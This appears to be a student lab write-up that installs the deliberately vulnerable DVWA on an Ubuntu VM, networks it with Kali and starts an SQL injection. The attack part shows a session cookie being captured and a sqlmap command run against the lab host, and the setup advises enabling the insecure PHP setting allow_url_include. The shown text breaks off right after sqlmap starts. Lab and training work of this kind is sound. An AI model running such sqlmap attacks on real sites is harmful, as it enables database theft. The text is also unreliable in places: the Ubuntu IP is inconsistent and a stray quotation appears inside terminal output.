
```
jorge@ubontus1:~$ mysql -u dvwa -p  
Enter password:  
ERROR 1045 (28000): Access denied for user 'dvwa'@'localhost' (using password: YES)  
jorge@ubontus1:~$ mysql -u dvwa -p  
Enter password:  
Welcome to the MariaDB monitor. Commands end with ; or \g.  
Your MariaDB connection id is 35  
Server version: 10.11.6-MariaDB-0ubuntu0.23.10.2 Ubuntu 23.10  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MariaDB [(none)]> use dvwa  
Database changed  
MariaDB [dvwa]>
```

The desktop environment includes a dock with icons for the Dash, Home, Help, and other applications. A status bar at the bottom indicates 'Damn Vulnerable Web Application (DVWA)'.

Step 12: As we can see the website is now up it asks for us to input our password and username (note the link is localhost/DVWA/login.php)



Step 13: Once logged in we can view the website



Step 14: Finally when we scroll down in the homepage we see a create/reset database button and once clicked messages appear showing the created tables which would not work if the database would not be correctly set up.

The screenshot shows a Firefox browser window with the title "Setup :: Damn Vulnerable Web Application". The URL in the address bar is "localhost/DVWA/setup.php".

Configuration details displayed:

- Database password: \*\*\*\*\*
- Database database: dvwa
- Database host: 127.0.0.1
- Database port: 3306

RECAPTCHA key: Missing

Writable folder /var/www/html/DVWA/hackable/uploads/: No

Writable folder /var/www/html/DVWA/config: No

**Status in red**, indicate there will be an issue when trying to complete some modules.

If you see disabled on either `allow_url_fopen` or `allow_url_include`, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On  
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

**Create / Reset Database**

Success messages displayed in boxes:

- Database has been created.
- 'users' table was created.
- Data inserted into 'users' table.
- 'guestbook' table was created.
- Data inserted into 'guestbook' table.
- Backup file /config/config.inc.php.bak automatically created.
- Setup successful!**
- Please [login](#).

Damn Vulnerable Web Application (DVWA)

## Part VIII: Changing the IP address for Kali

**Step 1:** to change the ip we go back to kali, enter password for entrance, open a terminal, and type the command “sudo ifconfig eth0 192.168.158.25”

```
File Actions Edit View Help  
└─(jorge㉿kali)-[~/Desktop]  
└─$ sudo ifconfig eth0 192.168.158.25  
[sudo] password for jorge:
```


**Step 2:** now we run the command “ifconfig” to make sure our previous command worked

```
[sudo] password for jorge:  
└─(jorge㉿kali)-[~]  
└─$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    net 192.168.158.25 netmask 255.255.255.0 broadcast  
    inet6 fe80::d49a:fff:fe38:105 prefixlen 64 scopeid  
    inet6 fded:5d72:7150:5037:d49a:ffff:fe38:105 prefixl  
    ether d6:9a:0f:38:01:05 txqueuelen 1000 (Ethernet)  
    RX packets 55849 bytes 55179725 (52.6 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 28061 bytes 14338504 (13.6 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collis  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 6 bytes 340 (340.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 6 bytes 340 (340.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collis  
  
└─(jorge㉿kali)-[~]  
└─$  
  
"the quietest computer in the room is still louder than all the ones that are talking."  
"the quietest computer in the room is still louder than all the ones that are talking."
```


Changed IP Address

## Part IX: Change IP for Ubuntu


**Step 1:** Head back to Ubuntu and click this button




**Step 2:** then click the wired button




**Step 3:** in this image the IP address is already changed however for demonstration purposes we continue forward by clicking the settings button in Wired config next to enp0s1



**Step 4:** Now we click the IPv4 setting, click Manual for the IPv4 method, and set the Address to 192.168.158.60 and NetMask to 255.255.255.0 as per the instructions given



**Step 5:** Next we run the ifconfig command in the Ubuntu terminal and we can see that the IP address has now changed



Changed IP Address

```
jorge@ubontus1:~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
        inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
              ether 02:42:2e:ea:db:b2 txqueuelen 0 (Ethernet)
              RX packets 0 bytes 0 (0.0 B)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 0 bytes 0 (0.0 B)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


enp0s1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.158.66 netmask 255.255.255.0 broadcast 192.168.158.255
              ether fe:80::8a97:b188:3796:ae36 txqueuelen 64 (link)
              inet6 fd68:b7e8:960e:68f0:1997:6612:52ec:7508 prefixlen 64 scopeid 0x20<link>
                <global>
                  inet6 fd68:b7e8:960e:68f0:b232:9d98:a4aa:6930 prefixlen 64 scopeid 0x0
                <global>
                  ether 5a:26:e2:27:2d:f4 txqueuelen 1000 (Ethernet)
                  RX packets 621175 bytes 107939203 (107.9 MB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 655057 bytes 171561230 (171.5 MB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
              inet6 ::1 prefixlen 128 scopeid 0x10<host>
                loop txqueuelen 1000 (Local Loopback)
                RX packets 2191079 bytes 163795508 (163.7 MB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 2191079 bytes 163795508 (163.7 MB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

jorge@ubontus1:~$
```

## Part X: Pinging Ubuntu and Kali

**Step 1:** While still on Ubuntu we will Ping Kali Linux “192.168.158.25” and we can see that it works correctly



```
jorge@ubontus1:~/Desktop$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
        inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
                ether 02:42:2e:ea:db:b2 txqueuelen 0 (Ethernet)
                RX packets 0 bytes 0 (0.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 0 bytes 0 (0.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.60 netmask 255.255.255.0 broadcast 192.168.158.255
                inet6 fe80::8a97:b188:3796:ae36 prefixlen 64 scopeid 0x20<link>
                inet6 fd68:b7e8:960e:68f0:1997:6612:52ec:7508 prefixlen 64 scopeid 0x0<global>
                inet6 fd68:b7e8:960e:68f0:b232:9d98:a4aa:6930 prefixlen 64 scopeid 0x0<global>
                ether 5a:26:e2:27:2d:f4 txqueuelen 1000 (Ethernet)
                RX packets 87 bytes 26011 (26.0 KB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 109 bytes 14683 (14.6 KB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                loop txqueuelen 1000 (Local Loopback)
                RX packets 627 bytes 53512 (53.5 KB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 627 bytes 53512 (53.5 KB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

jorge@ubontus1:~/Desktop$ ping 192.168.158.25
PING 192.168.158.25 (192.168.158.25) 56(84) bytes of data.
64 bytes from 192.168.158.25: icmp_seq=1 ttl=64 time=2.57 ms
64 bytes from 192.168.158.25: icmp_seq=2 ttl=64 time=2.70 ms
64 bytes from 192.168.158.25: icmp_seq=3 ttl=64 time=2.81 ms
```

**Step 2:** Now on Kali, we run the command “Ping 192.168.158.60” and see it can communicate with the Ubuntu so now both machines can communicate with one another

## Part XI: The attack

**Step 1:** go to the website on Kali; we will do this to manipulate certain things to inject SQL statements eventually, we have the page running on Kali-Linux and we can see the IP of Ubuntu showing that it's hosted on the Victims machine



**Step 2:** After logging in with the default credentials we will go to the SQL injection page right click and use Firefox developer tools, in the User ID: Section we will input 1 and refresh, then the developer tools we go to Storage and gather both PHPSeSSID and security Value this is crucial

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	6mh8m8ev6v0aimo28bn33ds08	localhost	/	Mon, 22 Apr 2024 18:22:20 GMT	35	false	false	None	Sun, 21 Apr 2024 18:22:20 GMT
security	low	localhost	/	Session	11	false	false	None	Sun, 21 Apr 2024 18:22:18 GMT

**Step 3:** Now we will open up terminal and commence the attack. We will run the command  
`sqlmap -u "http://192.168.158.60/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#"  
--cookie="PHPSESSID=don2_jrq561esv33gt77nqirlos; security=low".` As we can see both PHPSeSSID and security are in the command. This identifies a time-based blind SQL injection and a UNION query SQL injection on the id parameter.

```
jorge@kali: ~
File Actions Edit View Help
(jorge@kali)-[~]
$ sqlmap -u "http://192.168.158.60/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=don2jrq561esv33gt77nq1rl0s;security=low"
{1.8.4#stable}
https://sqlmap.org

